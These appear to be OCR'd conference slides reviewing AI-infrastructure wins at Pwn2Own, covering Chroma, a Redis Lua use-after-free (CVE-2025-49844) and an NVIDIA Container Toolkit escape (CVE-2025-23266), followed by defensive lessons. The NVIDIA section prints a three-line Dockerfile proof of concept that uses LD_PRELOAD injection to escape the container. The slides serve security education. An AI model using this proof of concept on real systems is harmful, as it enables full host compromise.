- **No technical details** have been **publicly disclosed** for the Chroma exploit
- We only know that the issue resulted in a **full exploitation meeting Pwn2Own criteria**
- Highlights that **vector databases** are becoming a real attack surface in AI pipelines

SUCCESS - The first ever winner of the AI category in Pwn2Own history is Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam). His successful exploitation of Chroma earns him $20,000 and 2 Master of Pwn points.

Redis: Full Sandbox Escape via Lua UAF (CVE-2025-49844)


- Redis was exploited via a **Lua sandbox Use-After-Free (UAF)**
  - enabled **sandbox escape** and full RCE

- Exploit chain became known online as **#RediShell**
  - Assigned **CVE-2025-49844**, classified as a **critical cloud-impact vulnerability**
  - https://www.wiz.io/blog/wiz-research-redis-rce-cve-2025-49844

SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) of Wiz Research as they leveraged a UAF to exploit Redis. They earn $40,000 and 4 Master of Pwn points.

NVIDIAScape: Critical Container Escape (CVE-2025-23266)

- **Critical container escape** in NVIDIA Container Toolkit
- **Root cause**: OCI hook misconfiguration → **LD_PRELOAD injection**
- **Impact: Full host compromise** from inside a container
- **3-line malicious Dockerfile PoC:**




```
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
```

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. This unique bug earns them $30,000 and 3 Master of Pwn points.


Conclusions & Next Steps

AI Infrastructure Lessons From Pwn2Own

AI Infrastructure — Key Takeaways

AI attack surfaces are fragile

AI runtimes expose **large, weakly validated** inputs. Tiny parsing bugs now escalate into **critical vulns**.



Old bugs, new ecosystems

Classic issues: **command injection, overflows, deserialization flaws**, now live inside AI pipelines.

Model supply chain is risky

Untrusted registries & model files introduce **real supply-chain attack paths**.

Continuous fuzzing is required

Rapidly evolving formats require **ongoing fuzzing & adversarial testing**.

MASTERCLASS — Attacking & Fuzzing Ollama

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Thank You — Questions?

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